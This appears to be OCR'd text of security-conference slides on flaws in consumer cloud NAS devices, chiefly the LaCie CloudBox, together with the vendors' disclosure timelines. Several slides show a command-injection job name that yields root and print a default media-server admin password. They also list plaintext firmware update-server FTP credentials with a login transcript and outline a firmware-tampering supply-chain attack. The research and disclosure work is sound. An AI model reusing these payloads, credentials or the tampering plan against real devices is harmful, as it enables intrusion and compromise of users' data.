
User Accounts

- What can one do with a user account?
  - And **optional** password

- Note: Root password is likely random
  - Per several days of cracking the hash !success

Elevation of Privileges

```
_config:
    full_backup_cmd: /usr/sbin/nas-backup
    pre_cmd: /usr/sbin/schedule-job
    refresh_freq: 10
```



References:
/etc/unicorn/unicorn_conf/unicorn.backup.full_backup.conf
/usr/sbin/nas-backup

Elevation of Privileges

- CloudBox|Dashboard
  - Backup
    - Create Job
    - Name: test''|`id>rooted`|test
    - Start

Name	Mode	Status	Owner	Size	Next scheduled time	
roote	rooted`|test'>test'|`id>	rooted`|test'	rooted`|test_	rooted`|tes	rooted`|tes	rooted`|test'>- root

Elevation of Privileges

```
18332 root     2044  820 R N  /bin/coreutils-cp -ag /shares/Family/ /shares/test/test'|`id>rooted`|te
18345 root     1864  516 S    grep test
18331 root     2348  512 S N  sh -c /bin/coreutils-cp -ag  '/shares/Family/' '/shares/test/test'\''|`
NING/backup.err'
18332 root     2044  820 R N  /bin/coreutils-cp -ag /shares/Family/ /shares/test/test'|`id>rooted`|te
18348 root     1864  516 S    grep test
18353 root     1864  516 S    grep test
18358 root     1864  516 S    grep test
18365 root     1864  516 S    grep test
18373 root     1864  516 S    grep test
^C
[root@LaCie-CloudBox ~]# find / -name rooted
/root/rooted
/rw/0/root/rooted
[root@LaCie-CloudBox ~]# cat /root/rooted
uid=0(root) gid=0(root) groups=0(root)
```

Elevation of Privileges

- Some other potential bugs here too as bonus

```
[root@LaCie-CloudBox ~]# grep -R -i "/usr/" /etc/unicorn
/etc/unicorn/unicorn_conf/unicorn.backup.full_backup.conf:    full_backup_cmd: /usr/sbin/nas-backup
/etc/unicorn/unicorn_conf/unicorn.backup.full_backup.conf:    pre_cmd: /usr/sbin/schedule-job
/etc/unicorn/unicorn_conf/unicorn.backup.restore.conf:    restore_cmd: /usr/sbin/restore
/etc/unicorn/unicorn_conf/unicorn.sharing.share_default_content.conf:    default_content_ro_path: /usr/share/lacie_media
/etc/unicorn/unicorn_conf/unicorn.sharing.smb.conf:    get_quota_command: /usr/bin/get_quota.sh
```

Media Server

- LaCie's runs Mt-daapd (aka Firefly)
  - Default admin password
  - Explicitly runs as root!

```
admin_pw L@CieD@@pd
logfile /var/log/mt-daapd.log
port 3689
mp3_dir /media/internal_11/shares/1/data
runas root
extensions .mp3,.m4a,.m4p,.wav,.aac
```

Also see:
http://lacie.nas-central.org/wiki/Category:CloudBox
http://lacie-nas.org/doku.php?id=clunc

Keys to the kingdom?

- Suppose we found plaintext credentials for the device's update server on the filesystem

Keys to the kingdom?

– unicorn.system.auto_update.conf

```
update_server_address: ftp://familibox-update.lacie.com
update_server_branch_path: /prod
update_server_login: familibox
update_server_password: familibox
update_server_version_path: /1.0
```

- Lacie CloudBox FTP
  Contains: Lacie original firmware capsules
  Link: ftp://update.lacie.com
  Username: familibox
  Password: familibox

Reference: http://lacie.nas-central.org/wiki/Category:CloudBox

Keys to the kingdom?

- Let's emulate their FTP login procedure

```
Connected to familibox-update.lacie.com.
220 Gene6 FTP Server v3.10.0 (Build 2) ready...
User (familibox-update.lacie.com:(none)): familibox
331 Password required for familibox.
Password:
230 User familibox logged in.
```

- Remember, we're doing nothing more than the CloudBox does or can do

Keys to the kingdom?

- Now suppose we saw that the permissions on the update server were super interesting

Keys to the kingdom?

- We can safely just list the contents

```
ftp> cd 1.0/prod/2.6.10.2
250 CWD command successful. "/1.0/prod/2.6.10.2" is current directory.
ftp> ls -al
200 Port command successful.
150 Opening data connection for directory list.
drwxrwxrwx   1 user     group            0 Jun 05 01:22 .
drwxrwxrwx   1 user     group            0 Jun 05 01:12 ..
-rw-rw-rw-   1 user     group     75315847 Jun 05 01:21 familibox_2.6.10.2.capsule
-rw-rw-rw-   1 user     group        49278 Jun 05 01:22 familibox_2.6.10.2.xml
```

Keys to the kingdom?

- Let's visualize an exploit
  - Clear-text update server credentials on the FS
  - Design flaws in the firmware hash verification
  - Misconfiguration of the update server

Keys to the Kingdom?

- Theoretical “Unicorn” Exploitation
  - Extract rootfs & insert arbitrary code
  - Repackage to update format > current version
    - Capsule file is basically XML + new line + tar file
    - XML file lists SHA1 hashes of .capsule files
  - Generous perms allow for original file overwrites
- Wait for a client to update their firmware

Keys to the Kingdom?

- LaCie's Reponse
  - "We immediately investigated and determined that the FTP permissions are correct on the back-end and that only the administrator can upload or modify new files"

Keys to the Kingdom?

- Continued
  - "The FTP server software in question is misreporting the permissions when it displays the unix-style -rw-rw-rw"
  - "This misreporting is caused by a mismatch between the underlying file system's permission model (Windows) vs. the unix file permission model."

Keys to the Kingdom?

- So was this a unicorn bug or just obfuscation by a Windows FTP server?
  - We could download & install the Gene6 to test!
    - But we're not the admin of LaCie's server, can't verify
  - Or we could just accept the vendor's statement
    - Recent screenshots / logs from them show not vuln
    - If nothing else, it's an interesting case study
- We're uniquely limited to non-invasive options

Keys to the Kingdom?

- But, they were still informed of their weak integrity checks for firmware
  - And that's a problem which isn't going away easily

Tons of Security Updates

Update details

Release/Date: 2.6.10.2 2015-05-29

Description:

- Security fix: Port 21 can no longer be opened for FTP
- Security fix: FTP anonymous access have been removed

Important:Following the update, it is recommended that you reboot your network router.Doing helps to assure that the router's settings have taken the changes into account.

version 2.6.10.1

NAS OS 2.6.10.1 is a critical update for all users due to important security fixes.

- Major security fix for NAS OS
- Major security fix for SMB CVE-2105-0240
- Minor fix for expired signature errors when using Jumploader jar
- Update for OpenSSL (1.0.1m)

version 2.6.8.4

CLOSE

Reaching out

- No security@ or secure@ email address
- Community forms people are not helpful
  - "Open a support ticket!"
- Never saw an advisory from these vendors
- Bottom Line
  - They obviously don't care enough about security

Agenda

I. Introduction

II. Targets

    I. Seagate

    II. Akitio

    III. Western Digital

    IV. LaCie

III. Disclosure

IV. Conclusion

Disclosure Timelines

Disclosure Timeline: Seagate

- 01/27/2015 – reported
- 01/30/2015
  - Seagate responded telling me the devices weren't affected by Shellshock
  - I tell them these are new bugs and have nothing to do with Shellshock, please escalate my case to a supervisor

Disclosure Timeline: Seagate

- 05/15/2015
  - Seagate says the update has been released

Name	Importance	Version	Release Date	Short Description
Seagate Central Firmware Update	Important	2015.03.16.0001F	30-Apr-15	Update Seagate Central to latest firmware, primarily for security fixes More...

Updates root password, resolves Shellshock vulnerability, and updates Twonky media server

Reference: https://apps1.seagate.com/downloads/request.html

Disclosure Timeline: Akitio

- 02/02/2015 – reported
  - Refer to the “Real Talk” section earlier
- 03/11/2015 – fixed

Disclosure Timeline: WD

- 01/27/2015 – reported
- 05/26/2015
  - Still no response from Western Digital
  - No further support from CERT
  - Public Disclosure

WD Community Forums

No word from WD ..... No updates .... many users have their "Cloud Access" off or risk being hacked if they do. OS, WD can void your warranty .... Hey!, it's a Win - Win for them. This is TOTALLY Frustrating for the users!

What can I do to fix this problem? Please it is a matter of **security** !

I look forward to the disclosure...

Wd is fully aware of security issues and does not inform any of us users.

Don't turn on DLNA on shares you want kept private.

Given the **security** holes already there, seems you either keep everything Public or you run into more access restirctions. on keeping 4TB of data public. WD must be nuts.

If you go on photos app on android device you can search for other devices. She is a friend of mine that why she is on my network. But this is not the problem. The problem is why she has access on the disk??

But as I've seen from other posts not a big chance of WD taking the message....

Reference: http://community.wd.com

Disclosure Timeline: LaCie

- 07/09/2015 – reported
- 07/30/2015
  - LaCie responds with their analysis
    - Unable to repro cmd injection, describe corner-case mitigation for possible unicorn bug
    - Ask to setup a time to discuss more about the issues
- 08/07/2015
  - I agree to discuss further and await scheduling

Disclosure Timeline: LaCie

- 09/09/2015
  - Still nothing back, so I ping again
  - LaCie responds
    - Showed me screenshots of permissions (read-only)
    - I check the PE bug, can't get it to repro again (maybe fixed coincidently)
- 10/30/2015
  - Public Disclosure

Agenda

I. Introduction

II. Targets

    I. Seagate

    II. Akitio

    III. Western Digital

    IV. LaCie

III. Disclosure

IV. Conclusion

Is it all really doom and gloom?

- Well yes, if you were awake for >= 5 minutes
- Clearly the major players have taken a huge step back for security in this space
  - Usability is #1
  - Performance is #2
  - (**Marketing**) Security is #....19 from the looks of it

Security Expectations

- If you plug these into your network, expect
  - Any user of the device to have root
  - Anyone to easily compromise the device
  - Anyone on the network (or Internet if you're lucky enough!) to be able to have free storage

Solutions

- Option #1
  - Root it yourself and install FreeNAS or the sorts
  - Kinda defeats the point of buying a cloud though
- Option #2
  - Don’t buy these devices
  - Not a single security principle in practice during the design or implementation

Reference: http://web.mit.edu/saltzer/www/publications/protection/

Want security?

- Talk to the vendors!
  - Sorry, they only have helpdesks ☹
  - Trending strategy: route everything into the abyss!
- Spend all day company/security on LinkedIn
  - Actually works most of the time
  - But the problem is that it takes **a lot of time**

Seagate: http://support2.seagate.com
Akitio: http://www.akitio.com/support/help-desk
Western Digital: https://westerndigital.secure.force.com

Conclusion

- As of today
  - Don't trust personal cloud devices
  - There are no "securable objects"
- The "cloud" in general is just a marketing lie
  - Fine for non-secrets if you don't value integrity
  - Not ok for secrets because they're not secret anymore

Seagate: http://support2.seagate.com
Akitio: http://www.akitio.com/support/help-desk
Western Digital: https://westerndigital.secure.force.com

Thank you!

Questions?

Free cloud for the best question!

~~WD My Cloud~~

LaCie CloudBox

~~Akitio MyCloud Mini~~

~~Seagate Central~~